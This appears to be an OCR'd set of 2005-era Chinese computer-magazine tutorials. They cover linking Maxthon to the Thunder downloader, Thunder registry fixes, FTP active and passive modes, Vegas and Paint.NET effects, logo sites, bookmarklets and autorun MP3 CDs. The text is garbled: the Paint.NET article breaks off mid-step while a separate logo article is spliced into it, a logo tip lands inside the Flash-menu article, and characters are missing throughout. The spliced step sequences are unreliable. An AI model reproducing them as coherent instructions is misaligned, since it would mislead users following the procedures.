和许多人一样，老周不喜欢IE，平时总是喜欢用傲游（即：Maxthon）上网浏览。但老周发现，在傲游中不能像在IE中那样一点下载链接就打开迅雷进行下载，这让老周很不爽。不过，在同事指点下，老周终于驯服傲游，让它也全面支持迅雷了。

第一步：在傲游安装目录下的config目录下找到downloadmgr.ini，用记事本打开，在尾部输入以下内容：

```
[Thunder]
script=<script language="vbscript">\nOn Error Resume Next\nset ThunderApi = CreateObject("xunleibho.CatchRightClick.1")\nif err <>0 then\nexternal.put_string("fail")\nelse\nInfo="#*01#*" +
```

"%download_url" + "#*02#*" + document.Url + "#*03#*" + "%download_info"+"#*04#*thunder_backwnd#*05#*"\nr=ThunderApi.sendUrl(Info)\nend if</script>

第二步：重启傲游，点击菜单"选项→Maxthon选项"，打开选项窗口。


第三步：在左侧选中"下载"，然后将右侧"选择下载工具"选定为Thunder，接着点击"确定"按钮。同时在下方设置监视的文件类型。以后，在傲游中只要点击一下下载链接，如果文件类型相符，即可直接调用迅雷进行下载了。

哎呀呀，我的迅雷没"声"了

1.解决99.9%问题

老周发现迅雷有个毛病，有些东西下载到99.9%时就停了，说什么也不再动。于是赶紧向小林请教。下面是小林给出的解释：

迅雷采用多线程下载，也就是在下载文件时，会创建多个下载线程，分别下载文件的某一段。但受到网络因素的制约，这些线程中有可能会中途断线，系统就会创建另一个线程。受到下载软件算法的限制，新创建的线程创建的下载位置与老线程的结束位置之间会存在着一定的距离(见图)，所以到最后，会留下一小块谁都不管的空白，这就形成了99.%的问题，所有的多线程下载工具都可能有这样的毛病。其实解决起来很简单——停止下载，再重新开始，让下载软件重新创建一个线程，把没有下载的数据下载过来就可以了。



2.迅雷在浏览器右键菜单中丢失或失效

如果发现IE右键菜单中找不到迅雷，或者即使有迅雷也无法通过它启动迅雷的现象，就需要修复IE的右键菜单了。

第一步：点击"开始→运行"，在运行对话框中输入"regedit"后按回车键启动注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt]，点"MenuExt"左边的"+"号展开子项，可以看到很多都是IE右键菜单里的内容。

第二步：展开后看看有没有"迅雷下载链接"、"迅雷下载全部链接"项。如果有，则双击"迅雷下载链接"，再双击"默认"，输入你的迅雷路径再加上geturl.htm，比如：C:\Program Files\Thunder Network\Thunder\geturl.htm。双击"contexts"，点击"十进制"，输入"34"。"迅雷下载全部链接"项的设置与之基本相同，只是把"geturl.htm"改成"getallurl.htm"，并且"contexts"的"十进制"值输入"243"。

第三步：如果展开后没有"迅雷下载链接"等，可在"MenuExt"上点击右键选择"新建→项"，输入"迅雷下载链接"，双击右边窗口的"默认"，输入你的迅雷路径加上geturl.htm，并且在右边窗口右击选择"新建→Dword值"，输入"contexts"，双击这个"contexts"，点"十进制"后输入"34"。对于"迅雷下载全部链接"和上面基本相同，只是"默认"输入你的迅雷路径+getallurl.htm，"contexts"的"十进制"值输入"243"。

CF [YY18]

"你来我往"话FTP服务模式

■河北 小田

在使用FTP客户端下载软件(如FlashFXP、迅雷FTP探测器等)时，一般要设置一下FTP服务器的服务模式。FTP服务器有两种服务模式，一种叫端口模式(即Port)，另一种叫被动模式(即PASV)。二者的工作过程不同。

Port(主动)方式的连接过程是：客户端(即你的电脑)向服务器的FTP端口(默认是21)发送连接请求，服务器接受连接，建立一条命令链路。当需要传送数据时，客户端在命令链路上用PORT命令告诉服务器："我打开了XXXX端口，你过来连接我"。于是服务器从20端口向客户端的XXXX端口发送连接请求，建立一条数据链路来传送数据。

PASV(被动)方式的连接过程是：客户端向服务器的FTP端口(默认是21)发送连接请求，服务器接受连接，建立一条命令链路。当需要传送数据时，服务器在命令链路上用PASV命令告诉客户端："我打开了XXXX端口，你过来连接我"。于是客户端向服务器的XXXX端口发送连接请求，建立一条数据链路来传送数据。

Port模式的缺点是不能穿越防火墙传输数据。对于局域网内通过网关上网的用户，它告诉服务器自己打开了一个端口，但当服务器真的连接这个端口时，会连接到网关上，而不能直接连接到局域网内的客户机上，因此无法传送数据。而PASV模式则解决了这一问题，它是由客户机去连接服务器上指定的端口，因此可以成功地透过防火墙登录FTP服务器下载数据。但是，PASV模式却无法穿越服务器端的防火墙。好在服务器端的处理相对简单，只要合理配置防火墙即可。因此，目前大多数FTP服务器都采用PASV模式。如图所示，是FlashFXP配置窗口，其中"使用被动模式"(即PASV)已默认选中，你也可以根据情况取消对它的选择。



CF [YY19]

软件你别牛

一流的“导演”之路—Vegas影视特效实录

★★★

■江苏 浒小♀周建峰

本刊今年第18期“软件你别牛”中曾刊登了《Vegas 6.0 老百姓家的“大导演”》，通过一个简单实例介绍了Vegas的工作流程。其实它包含的功能还有很多，恰到好处地运用，往往能起到意外不到的效果，让你制作出上乘品质的家庭电影来。闲言少叙，且看本文几个精彩实例。

实例1：给电影加一个专业的“尾巴”

实现效果：几乎每部影片都少不了片尾，不少影视片尾部分是一半显示影片，一半显示滚动字幕，而且两部分不是简单地平行播放，而是具有一定倾斜角度，非常有立体感（见图1）。



图1

第一步：启运Vegas 6.0，按快捷键Ctrl+Shift+Q插入两个视频轨道，再按快捷键Ctrl+Q插入一个音频轨道。在音频轨道中放置片尾曲，在其中的一个视频轨中放置用来作为片尾的视频文件，这里要让片尾曲和片尾视频的长度一样。

第二步：切换到素材综合区的“视频特效”选项卡，将Deform（变形）特效拖放到片尾视频上，在弹出对话框中选择“预置”下的“水平压缩”，将“数量”设置为0.500，在“挤压”项下，除“左边”设置为0外，其他都设置为1，此时会看到片尾视频已经变形，但位置还在屏幕的中间。单击视频轨道上的“轨道运动”按钮，在出现的对话框中拖动右侧圆形中的圆点，可随意调整视频在屏幕上的位置，这里将它移到屏幕左侧。勾选下方的“2D阴影”和“2D发光”，可以在视频的周围添加上阴影及发光效果。

第三步：切换到素材综合区的“媒体发生器”选项卡，点选“滚动字幕”项，将右侧“滚动，透明背景”模板拖放到另外一个视频轨道上，此时会弹出一个对话框。如图2所示，按住字幕文字前的标记按钮，从弹出的三个子按钮中选择中间的那个，设置为单排字幕类型，然后双击输入框中的文字将其修改成所需要的文字。以同样方法修改添加其他行的字幕文字。



图2

第四步：拖动“位置”下的两个方块可以调节字幕在屏幕中的位置，这里将它移到屏幕的右侧。在此对话框中，还可为字幕文字设置其他属性。至此，一个专业级别的片尾就制作完成了。

实例2：不许侵权！给影片打上自己的标记

实现效果：假期外出游玩，用DV拍摄了不少名胜古迹，于是借助于网络跟朋友分享自己的快乐。但看到自己的一些作品被别人滥用，有些甚至打上了别人的标记，心里甚是不爽，此时何不为影片打上自己的标记呢。

第一步：在视频轨道上加入自拍的影片，然后插入一个新视频轨道，在该轨道上插入一个文本剪辑（也可是图片或视频），文本内容为标记文字（如：剑锋游深 ）。

第二步：调整好文本剪辑的大小及位置，并将其拉长以与自拍的影片长度相同。单击新轨道上的“合成模式”按钮选择“源Alpha(P)”，再拖动左侧合成度按钮，将文字变淡。这样，我们就给影片加上自己的标记了。

实例3：虚幻人生，人在画中游

实现效果：在一些大片中，我们常常会看到人物在天空中飞行，或置身于一种不可思议的环境中，这种效果一般都是将前景（人物）和背景（天空）分别拍摄制作，然后再合成得到的。人物的拍摄，一般在纯蓝色背景下完成。

第一步：插入两个新视频轨道，然后将背景影片拖到下面轨道上，将前景影片（蓝色背景的人物视频）拖到上面轨道。

第二步：切换到“视频特效”选项卡，将Chroma Keyer（色度键）拖放到前景影片上，选择对话框中“预置”下的“蓝屏”，在预览图中可以看到蓝色背景已没有了，此时播放影片会看到前景人物和背景已经完全融合在一起。如果背景还有残余，可试着调整对话框中的其他选项。

小提示

如果要将一幅带有背景的图片作为前景，再与动态的背景进行融合，还可以使用“事件平移/裁切”中的遮罩功能，借助贝兹曲线选出保留的部分。将图片拖放到上方的视频轨道上，然后单击“事件平移/裁切”按钮，在弹出的对话框中选择下方的“遮罩”项，再使用“锚定生成工具”将保留部分锚出来（见右图）。注意：锚定区域一定要是封闭的，否则不能制作出遮罩。此时播放影片会看到只有选中区域被保留下来，从而达到屏蔽背景的目的。



动眼绝对不如动手，电脑应用操作更是如此，感兴趣的朋友不妨亲自做做看。

CF [YY20]

偷窥下一代的Windows“画笔”

★

■吉林　图们月长圆

Windows自带的"画笔"软件，虽然小巧，但功能实在有限，甚至无法完成稍微复杂一些的任务。今天笔者要介绍的这款免费软件——Paint.NET，它像"画笔"一样小巧(只有1MB多点)，功能却非常强大，某些地方甚至可与Photoshop相　美。据说，该软件的作者现在供职于微软，那么未来会不会以该软件替代Windows现在的"画笔"呢？难免给人留下联想的空间。

注：本文实例素材，可在http://www.newhua.com/cfan/200523/paint.rar处下载。

Paint.NET小档案

u软件版本:2.5 Beta 5　　软件大小:1225 KB

u软件授权:免费软件　　适用平台:Windows XP/2003

u下载地址:http://nj.onlinedown.net/soft/39381.htm

u软件备注:Windows XP需打过SP1或SP2补丁,另外还需要微软.NET Framework 1.1框架支持(http://go.microsoft.com/fwlink/?LinkId=17153)

实例1:飞驰的汽车

本例通过Paint.NET的动态模糊滤镜制作出汽车上光线的拖影效果，从而表现出汽车高速运动的状态。

第一步:启动Paint.NET，执行"File(文件)→Open(打开)"菜单命令(快捷键为Ctrl+O)，然后打开一张汽车照片。如图1所示，可以看到汽车的周围环境处于一种较为模糊的状态，但汽车本身却没有这种效果，所以表现不出高速行驶的效果。下面就来对汽车进行动态模糊处理。



图1

第二步:单击Layers(图层)面板下方的Duplicate Layer(复制层)按钮复制出一个新的背景图层。接着单击图层面板右下方的Properties(属性)按钮，打开层属性对话框，将其中的Mode(模式)更改为Additive(附加)，并设置Opacity(透明度)参数值为180(见图2)



图2

第三步:接下来执行"Effects(效果)→Blurs(模糊)→Motion Blur(运动模糊)"菜单命令，打开运动模糊对话框。首先调节一下Angle(角度)参数值，使运动模糊的方向与汽车行驶的方向一致。接着再调整Distance(距离)参数值，设置好动态模糊的大小。这时从工作区中也可以实时预览到图像的变化，设置完毕，单击"OK"按钮返回。



图3

第四步:执行"Image(图像)→Flatten(合并)"菜单命令，合并图层后执行"File→Save"命令保存图像即可，图3所示是本例最终效果，比较图1，应该看到不小变化吧:在汽车的前后两端出现光亮的虚影并呈现出一种模糊状态，这样就更好地衬托出汽车的高速运动状态了。

Just Do It

层和滤镜是Photoshop的两大特色，而Paint.NET也实现了这两点，虽然还比不上Photoshop的专业，但比Windows“画笔”强上百倍了。Paint.NET中的Effects菜单，其实就相当于Photoshop的滤镜菜单，在这里Paint.NET提供了十多种滤镜特效。其中还有一个Red Eye Removal(去红眼)滤镜，通过它可以有效处理数码照片中常见的“红眼”现象。首先使用工具箱中的Ellipse Select(椭圆选取)工具将红眼部分选取出来，然后执行“Effects→Red Eye Removal”菜单命令，在打开的去红眼对话框中进行调整即可，大家可以自己试一试。

实例2:花中美女

图层属于图像处理中的高级功能，通过它可以轻松制作出许多特效。本例借助于Paint.NET的图层，制作出花中美女的效果。



图4

第一步:启动Paint.NET，按快捷键Ctrl+O打开一张背景为白色的人物照片(见图4)，然后单击工具箱中的Magic Wand(魔棒)工具，用它点击一下照片的白色背景，将白色背景全部选中。接下来再执行"Edit(编辑)→Invert

彰显个性，从“名”做起

★

■行者

制作一个非常酷的Logo，可以彰显网站(以及博客、论坛等)的个性，也能起到很好的广告宣传作用，让访问者对你留下深刻印象。但对我们这些没有美学基础的人，如何制作出漂亮的Logo是件令人头痛的事。好在网上有不少免费的Logo制作资源，大家不妨学学“拿来主义”。

实例1:制作Logo就像玩填字游戏

利用网上的模板资源，只需随手改改文字，就能制作出美轮美 的Logo图片来。

第一步:打开网页http://www.templatesbox.com/free-logo-templates/，这里提供了多个免费的Logo模板，单击自己想要的某个模板进入它的预览页面，接着再单击Download按钮进入下载页面。点击下载页面上的“Clik here to download Logo Template ###”(点击这里下载Logo模板)链接，将该模板下载到本地硬盘上。

第二步:解压下载所得文件包后，会发现它带有PSD模板文件及相关的字体文件。在Photoshop CS中打开PSD文件，使用文字工具(快捷键为T)将网站名称替换成自己想要的文字即可，当然也可以做适当修改(见图1)。



图1

Selection(反选)”命令(快捷键为Ctrl+I)，反过来将人物选中，并按快捷键Ctrl+C将选取的人物复制到剪贴板中备用。

第二步:再次按Ctrl+O键，将询问你是否保存刚才打开的图像，选择“否”，然后在打开对话框中选中一个花卉图片(本例为荷花图)，将其打开。接着在图层面板下方单击Add New Layer(增加新图层)按钮创建一个新的图层——Layer2，按快捷键Ctrl+V将刚才复制的人物粘贴到Layer2中，并调整好位置，如图5所示，然后按快捷键Ctrl+D取消选区。



图5

第三步:执行“Layers→Rotate/Zoom(旋转/缩放)”命令，在打开对话框中可以对人物进行旋转、缩放操作。在“Roll/Rotate”区域中有个类似于方向罗盘的工具，旋转“罗盘”的手柄，就可以任意地旋转当前图层的图像。通过移动“罗盘”中心，还可对图像进行变形处理。在右侧的“Zoom”区域中，上下拖动滑块可以对图像进行缩放操作。拖动“Pan”(面板)中的十字箭头图标，则可以随意调整图片的位置。调整好后，单击“OK”按钮返回到工作区。

第四步:在图层面板上双击Layer2，打开图层属性对话框，将Mode更改为Darken(变暗)，这时观察工作区中图像的变化，可以看到荷花以外黑色区域中的人物部分消失了，只有荷花上的人物还保留不变，慢慢降低透明度(Opacity)，则人物渐渐变淡，若隐若现于荷花之上(见图6)。



图6

第五步:按照上面方法，再制作出一个浮现在荷花上的人物，这时要注意改变人物的位置，同时适当调节人物的透明度，最终效果如图7所示，还不错吧。



图7

小编有话:作为Windows“画笔”的替代品，Paint.NET无论从界面上还是基本功能使用上都有了质的提升，它提供的许多工具及功能都是“画笔”所不具备的，大大方便了对图像的处理。它小巧玲 、功能强大，足以应付一般性的图像处理需求，这样不用动不动就启动Photoshop之类的“庞然大物”了。 CF [YY21]

三步制作超酷 Flash 导航菜单

★

■河北 闫艳力

导航菜单是每个网站不可或缺的，效果最好的首推Flash风格的导航菜单。但对刚开始学习网页制作的朋友，使用Flash MX这样的专业工具实在有点困难。今天我要给大家介绍的Flash导航菜单制作工具，则简单易用，适合初学者。其实对于Flash老手，也完全可以借助此工具来简化制作任务。

123 Flash Menu 小档案

u软件版本:1.6.3.200　　软件大小:2.07MB
u软件性质:共享软件　　适用平台:Windows 98/2000/XP
u下载地址:http://www.skycn.com/soft/23555.html

实例:打造我自己的“电脑爱好者”导航

第一步:安装并运行123 Flash Menu，首先打开的是向导对话框，这里点击“打开一个Flash模板”按钮，在随后的“选择模板名称”中根据自己喜好挑选一款自己中意的Flash导航菜单模板，如笔者选择的是“Business→Macro-style.fmp”，看看名称就知道是经典的Macro苹果样式的导航模板。这时在下面会显示你选择的模板预览，效果不错吧，OK，按下“确定”按钮。

第二步:软件主界面如图1所示，在左侧“菜单项”窗格中会以树状结构显示你的导航菜单内容，我们要做的就是更改菜单项属性。先点击树状结构的“Home”项，在下面“菜单项属性”面板中将“Text(文本)”项更改为“电脑爱好者首页”，并将下面的“URL(网址)”项更改为“http://www.cfan.com.cn”，“Target(目标)”项设置为“-self”(表示在当前窗口打开新网页)。按照以上方法依次更改各个菜单项属性使其符合自己的要求。



图1

第三步:在右侧“菜单参数”中，可以对文字字体、大小、颜色、背景颜色等项目进行修改，方法很简单，点击后面的按钮，选择合适参数即可。要改变最后得到的Flash文件的大小，可以在“Flash大小”中对“Flash宽”和“Flash高”进行更改，一般取默认值即可。在“页面属性”中可以对背景色进行更改，勾选“透明”项可以让你的Flash导航菜单更加晶莹剔透。设置完毕，点击工具栏上的“保存方案”按钮保存当前设置。最后单击工具栏上的“发布”按钮，在“发布设置”对话框中，如图2所示，输入“页面标题”并选择好保存路径，再点击“发布”即可。CF [YY23]



图2

小提示

PSD是Photoshop专有的图像格式，它完全保留了图像中的图层、通道等信息，修改起来非常方便。另外，上例的网页中还有不少免费的网站模板，有兴趣的朋友可以多找找看。

实例2:超酷网名，超酷效果

网站Logo一般会对构成网站名称的文字进行美学处理，从而达到独特的视觉效果。下面网页提供的在线特效文字制作，也许会对你有所帮助。

第一步:登录http://cooltext.com/Default.aspx，在这个页面中会看到许多文字效果图片，点击你想要的效果，本例选择的是Cutout(挖剪图)，进入特效字制作页面。




图2

第二步:如图2所示，在Logo Text(Logo文本)框中输入网站名称(本例输入的是:“CFan.com.cn”)，单击Font(字体)右侧的样图选择字体，再根据需要设置Foreground Color(前景色)、Background Color(背景色)及File Format(文件格式)，然后单击Render Image(染图像)按钮。



图3

第三步:稍等片刻，页面更新后就可以看到你想要的Logo文字了。此时即可以右击图像，选择“图片另存为”命令保存。

除了生成特效文字Logo外，这个网站还提供在线制作按钮、纹理等服务，操作简单，效果也不错，有兴趣的朋友可以试试。

小提示

还有哪些Logo制作网站可以用

★http://www.bannerbreak.com/，在线Logo制作服务，操作方法与上例相似，不过还有许多背景图像可选，也非常不错。

★http://www.logogle.com/，在线制作一个Google风格的Logo。

★http://logo54.com/net/yahoo/，在线制作Yahoo!风格的Logo。



CF [YY22]

巧用微型书签，打造超强网页浏览器

★★　　　　■北京　一页

什么是微型书签?

Bookmarklet在汉语中尚没有对应的词汇，因为后缀let表示“小的”意思，所以本文暂且将它译作“微型书签”。微型书签实际是一些很小的、可以重复使用的Javascript代码，它既可以嵌入网页中的链接里，又能像网址一样保存在网页浏览器的收藏夹中作为书签使用，能大大增强浏览器功能。比如网页设计师经常要在固定大小的窗口(如:800×600)中测试设计好的网页，只要在浏览器地址栏中输入:“javascript:resizeTo(800,600)”(不含引号)，按回车键后即可将浏览器窗口设置成800×600的大小。如果将这行代码设置为微型书签，则在浏览网页时，只需一次点击，就能随时调用这一功能。

微型书签虽不是什么新技术，但它可通用于Windows、Mac、Unix三大平台，支持IE、Mozilla、Firefox、Opera等多种浏览器，代码简单又实用，所以长盛不衰。当前非常流行的一些网络应用，比如本刊第20期上介绍的美味书签(即:del.icio.us)，它的一键保存书签功能就是通过微型书签来实现的。

微型书签支持大部分Javascript语法，可以输入多个语句，不过各语句之间必须用英文分号(;)分开，并且所有语句必须在同一行中，不能有回行。

自己动手——微型书签简单建

实例1:一键实现外语网页变中文

网上的资源虽然很丰富，但是因为语言的障碍，像英、法、德、意、日、韩等语言的网页内容，一般人就看不懂了。本微型书签，可让你点击一次即可将外语网页翻译成中文。

小提示

本文涉及的所有源代码可从http://www.newhua.com/cfan/200523/bookmarklet.rar处下载。不用担心代码太长，因为无需手工输入，直接拖拽即可使用它们。本例则简单介绍了一下手工添加微型书签的方法，这对想创建自己的书签，或者使用的浏览器不支持直接拖拽功能的朋友来说，会有所帮助的。

第一步:本例以IE为例进行说明，使用其他　览器的朋友可以借鉴。启动IE后，执行“收藏→添加到收藏夹”菜单命令，在打开的对话框中点选“链接”，单击“确定”后即可将当前页(可能是空页，即“about:blank”，也可能是默认的主页，都无所谓)添加到收藏夹中了(见图1)。



图1

第二步:点击菜单“收藏→链接”，在展开的子菜单中，右击上一步中添加的书签(本例为“about:blank”)，在右键菜单中选择“属性”，打开属性对话框，如图2所示，在URL框中输入以下代码:



图2

```
javascript:location.href='http://www.worldlingo.com/wl/mstranslate/UP26384/T1/P2/l/zh_cn/microsoft/computer_translation.html?wl_srclang=EN&wl_trglang=ZH_CN&wl_url='+escape(location.href);
```

第三步:单击属性对话框上的“常规”选项卡，这时可能会弹出一个警告框，提示说:Javascript是未注册的协议，是否保留目标?单击“是”按钮确认。在“常规”选项最上方的文本框中输入新的名称，如将“aboutblank”改成“英译中”，确定后返回IE。以后在　览英语网页的时候，只要单击“收藏夹→链接→英译中”命令就可以完成翻译了。上面的代码调用的是http://www.worldlingo.com/网站提供的服务，稍加改造可以使其适应其他语种(如:法、德、日、韩等)，只需将上面代码中“wl_srclang=EN”中的EN替换成FR(法)、DE(德)、JP(日)、KR(韩)即可。

第四步:为达到一键翻译的效果，可将上面制作的微型书签添加到IE工具栏上。在工具栏空白处右击，如果右键菜单中“链接”项没有勾选，则点击选中它。这时，收藏夹“链接”下的所有书签都显示到工具栏上了，其中就有刚刚建立的“英译中”。

小提示

如果“链接”中收藏的书签太多，工具栏显示不下，则需要单击工具栏上“链接”右侧的“>>”按钮展开它。另外，Google提供将其他语种翻译为英语的服务，将上例中的代码替换成下面的内容即可:

```
javascript:location='http://translate.google.com/translate?u=' + encodeURIComponent(location);
```

实例2:举一反三搜罗无尽网络服务

微型书签的一个比较普遍的用法就是调用网上的各种服务，实例1就是一个典型的应用。授人以鱼不如授人以渔，下面以获取金山词霸在线词语翻译为例，介绍一下如何获得网上服务的Javascript语法。

第一步:登录http://cb.kingsoft.com/，在搜索框中输入"翻译"一词，单击"搜索"按钮即可通过金山词霸在线词典查出"翻译"一词的英文含义。此时 览器地址栏中变成了:http://cb.kingsoft.com/search?s=%E7%88%B1%E5%A5%BD%E8%80%85&t=word&lang=utf-8。再试着搜索其他几个词，会发现前面部分"http://cb.kingsoft.com/search?s="总是不变的，而等号后面变化的部分，则变成了UTF-8编码的搜索关键词，我们可以直接使用关键词替代等号后面的部分再试试，会得到同样的搜索结果。

第二步:观察实例1中的两段代码，会发现关键语句是:location.href='http://...'和location='http://...',这两个语句的功能其实差不多，都是打开指定地址的网页。现在要做的就是将单引号内的链接地址替换成金山词霸在线版的搜索地址:

```
javascript:location='http://cb.kingsoft.com/search?s=翻译'
```

将该行代码复制到 览器的地址栏中，按回车键测试一下，果然得到了同样的搜索结果。

第三步:当然我们不可能为每一个词汇都建立一个微型书签，所以要将关键词"翻译"替换成变量。首先给出完整的代码:

```
javascript:Q=document.selection.createRange().text;if(Q){location='http://cb.kingsoft.com/search?lang=gb2312&s='+Q,''}
```

上面的代码，第一句"Q=document.selection.createRange().text;"，是通过Javascript内置对象document所带的方法获取你在网页中选取的关键词，并赋值给变量Q。第二句"if(Q){location='http://cb.kingsoft.com/search?lang=gb2312&s='+Q,''}"是一个判断，如果(if)你在网页中选择了关键词，也就是说变量Q成立，则执行上一步中我们试验过的那行代码进行搜索。当然，搜索代码中的关键词"翻译"，这里已经用变量Q替代了，这样一来，这段代码就具有了普遍性。

第四步:在地址栏中测试通过后，按照实例1的方法添加为微型书签就可以了。现在你就有了一个在线翻译工具，随时选取不认识的汉语词汇或英语单词，再单击本微型书签即可。

Just Do It

大家可以根据上面方法，试试如何选择一个关键词后，直接进入百度(http://www.baidu.com)获得搜索结果。

饭来张口——微型书签何处寻

对于那些不了解Javascript的朋友，是不是就不能使用微型书签了呢？不必灰心，网上有的是微型书签资源，什么样的功能都可以找得到。下面推荐几个网站，右击网页中相应的微型书签链接，从右键菜单中选择"添加到收藏夹"命令即可。

网址:http://www.bookmarklets.com/

简介:该网站收集了近百个微型书签，分成了Page Data(页面数据)、Navigation(导航)、Search tools(搜索工具)、Windows(窗口控制)、Page Look(页面控制)等七个大类，非常实用。

网址:http://www.squarefree.com/bookmarklets/

简介:该网站收集有数百条微型书签，不但有详细的介绍，还标出了每个书签适应的 览器版本。

网址:http://tantek.com/favelets

简介:非常有特色的一个主题网页，它提供的微型书签主要针对网站设计工作，比如验证HTML或CSS代码的合法性，调整窗口大小等。

网址:http://www.imilly.com/bml.htm

简介:可以说，现在大多数人首选的搜索引擎非Google莫属了，这个网站上收集的微型书签，有很多就是针对Google而设计的，让我们能更加方便地使用Google的各种功能。

网址:http://www.technorati.com/tags/bookmarklet

简介:这是一个Bookmarklet(微型书签)主题网页，它并不是自己提供内容，而是从各大网站、Blog上搜索整理出相关的内容。单击相应链接，即可进入自己感兴趣的网站查询微型书签的技术资料了。

开卷见喜——CFan免费大礼包

网上的微型书签资源虽然丰富，不过比较零散，我们特意收集整理了一些实用的微型书签，制作成特别的网页文件(本文所提供下载包中的"CFan微型书签.html")，大家只要通过IE的导入功能将其导入收藏夹中，就可以使用了，非常方便。

名 称	说 明
网络搜索组	一组与网络搜索相关的微型书签，不用进入Google、百度、Yahoo！等搜索引擎主页，直接单击即可获得搜索结果。
语言互换组	多种中外网页互译，以及简繁中文互换的微型书签。
词典查询组	多种在线词典查询的微型书签。
del.icio.us链接者	使用del.icio.us美味书签的朋友一定喜欢这个微型书签，它可以显示出有哪些人同时也收藏了你正在 览的这个网页。
复制网页文本	将当前页面内容，以文本的方式复制到剪贴板上。
列出E-mail链接	访问网站的时候，经常会看到"回馈"、"联系我们"之类的E-mail链接，通过这个微型书签，可以将它们全部提取出来。
查看密码	显示当前页面密码输入框中带"*"号的实际文字，这一功能可以帮助我们检查输入的密码是否有误。
简化超长URL地址	有时会碰到一些非常长的网页地址，不但记起来麻烦，拼写也容易出错。本微型书签，可借助tinyurl.com网站将长地址转换为短地址。
微型书签编辑器	自己编写微型书签时，可以使用这个工具来实时运行、调试。

CF [YY24]

全自动播放MP3光盘就这么简单

■北京　一页　江苏　浒小♀周建峰

小云是个音乐迷，平时下载了不少MP3歌曲，于是她决定将这些MP3刻录到光盘上，以节约硬盘的空间。她忽然想，要是这些MP3光盘一插入光驱中就能自动播放，那该多好啊！更进一步，要是用光盘自带的软件来自动播放光盘中的歌曲，还不用担心在其他电脑上听歌时没有播放软件了。她的想法能实现么？当然没问题，下面就给大家介绍几种MP3光盘自动播放的方法。

实例1:千千静听打造自播放音乐光盘



图1　将千千静听安装文件夹I:\Program Files\TTPlayer\中的所有文件都复制到空白文件夹D:\MP3下。这里的盘符I和D，要视你自己硬盘上的实际盘符而定，下同。

将要刻录的MP3歌曲以及相应的歌词文件也都复制到D:\MP3文件夹中。



图2　双击D:\MP3文件夹中的TTPlayer.exe文件启动千千静听，单击“播放文件”按钮，将D:\MP3下所有MP3歌曲加入到“默认”列表中。



图3　单击千千静听左上角图标，从主菜单中单击“千千选项”命令，打开选项窗口。



图4　点选左侧“播放”，再在右侧选中“程序启动后自动播放”，单击“全部保存”按钮后退出千千静听。



图5　在D:\MP3文件夹中，用记事本建立一个文本文件，输入图中所示的两行代码，并保存为autorun.inf

最后将D:\MP3文件夹中的所有文件都刻录到光盘根目录上，一张自动播放的MP3光盘就出炉了。借鉴本刊今年第22期上的《　听天　之音，我用千千静听》一文，可以让千千静听更具个性化，比如换一个好看的界面，同步显示歌词等。

实例2:小鬼当家也玩MP3自动播放

实现MP3播放的技术门槛并不是很高，这就是为什么网上会有那么多的MP3播放软件。所以，在为MP3音乐光盘选择播放器时，小巧及使用方便就成了首选条件。下面要给大家推荐的这款软件，大小只有91KB左右(可以说是微不足道了)，并可以自动制作播放列表，非常好用。

Mp3 Autorun小档案

- 软件版本:3.4.55　　软件大小:91 KB
- 软件授权:免费软件　　适用平台:Windows 98/2000/XP
- 下载地址:http://www.newhua.com/cfan/200523/mp3autorun.zip

第一步:将下载文件解压到文件夹〝mp3autorun〞中(文件夹名称随意)，将得到Mp3Arun.exe、mp3arun.ari、Autorun.inf三个文件。

第二步:将要刻录到光盘上的所有MP3歌曲都复制到〝mp3autorun〞文件夹中，然后双击Mp3Arun.exe启动它，点击主界面左侧的音乐封面，会发现Mp3 Autorun已经自动将该文件夹及其子文件夹中的所有MP3歌曲都加到播放列表中，并自动开始播放。如右图所示，这个播放器提供了播放、停止、快进、后退等基本的播放控制，而右上角的两个小三角形按钮，一个用来最小化，一个则将播放窗口变成控制栏，方便边工作边欣赏歌曲。



第三步:因为Mp3 Autorun已经自带有Autorun.inf文件，所以直接将该文件夹下的所有文件刻录到光盘上，一个自动播放MP3音乐光盘就新鲜出炉了。

小提示

让歌声随不同心情起舞

除上面所介绍的基本功能外，Mp3 Autorun还有更酷的玩法:

1.首先将MP3歌曲按歌手、专辑、风格或其他你所喜欢的方法来分类，保存到不同文件夹下。比如笔者就创建了三个子文件夹:超级女声、经典老歌、网络流行。

2.在每个子文件夹中，我分别复制了一张漂亮的图片(可以是BMP或JPG格式)，并将图片文件名改成了“frt.jpg”。

3.设置好后再启动Mp3 Autorun，会发现右上角的窗口内多了三个小圆形按钮(随子文件夹的多少而改变)，点击按钮时，就会自动切换并播放相应文件夹中的歌曲，而且左侧会显示出不同的音乐封面(其实就是我们放置在文件夹内的“frt.jpg”图片)，够酷吧。

CF [YY25]

Word 表格批量变 Excel 电子表

★★

■河北 陈伟

在日常办公应用中，各种各样的调查表，如人事简历表、审批表等，都经常被设计成 Word 格式的。然而，要对几十甚至上百份格式一致、内容不同的大量的 Word 表格进行汇总、计算、排序、分组等管理工作时，显然用 Word 操作不及 Excel 方便。那如何快速把大量复杂的 Word 表格转换成 Excel 电子表格呢？下面，就以 Word 格式的《×××企业人员素质调查表》(见图 1)生成 Excel 电子表格（见图 2）为例，进行详细说明。




图 1




图 2

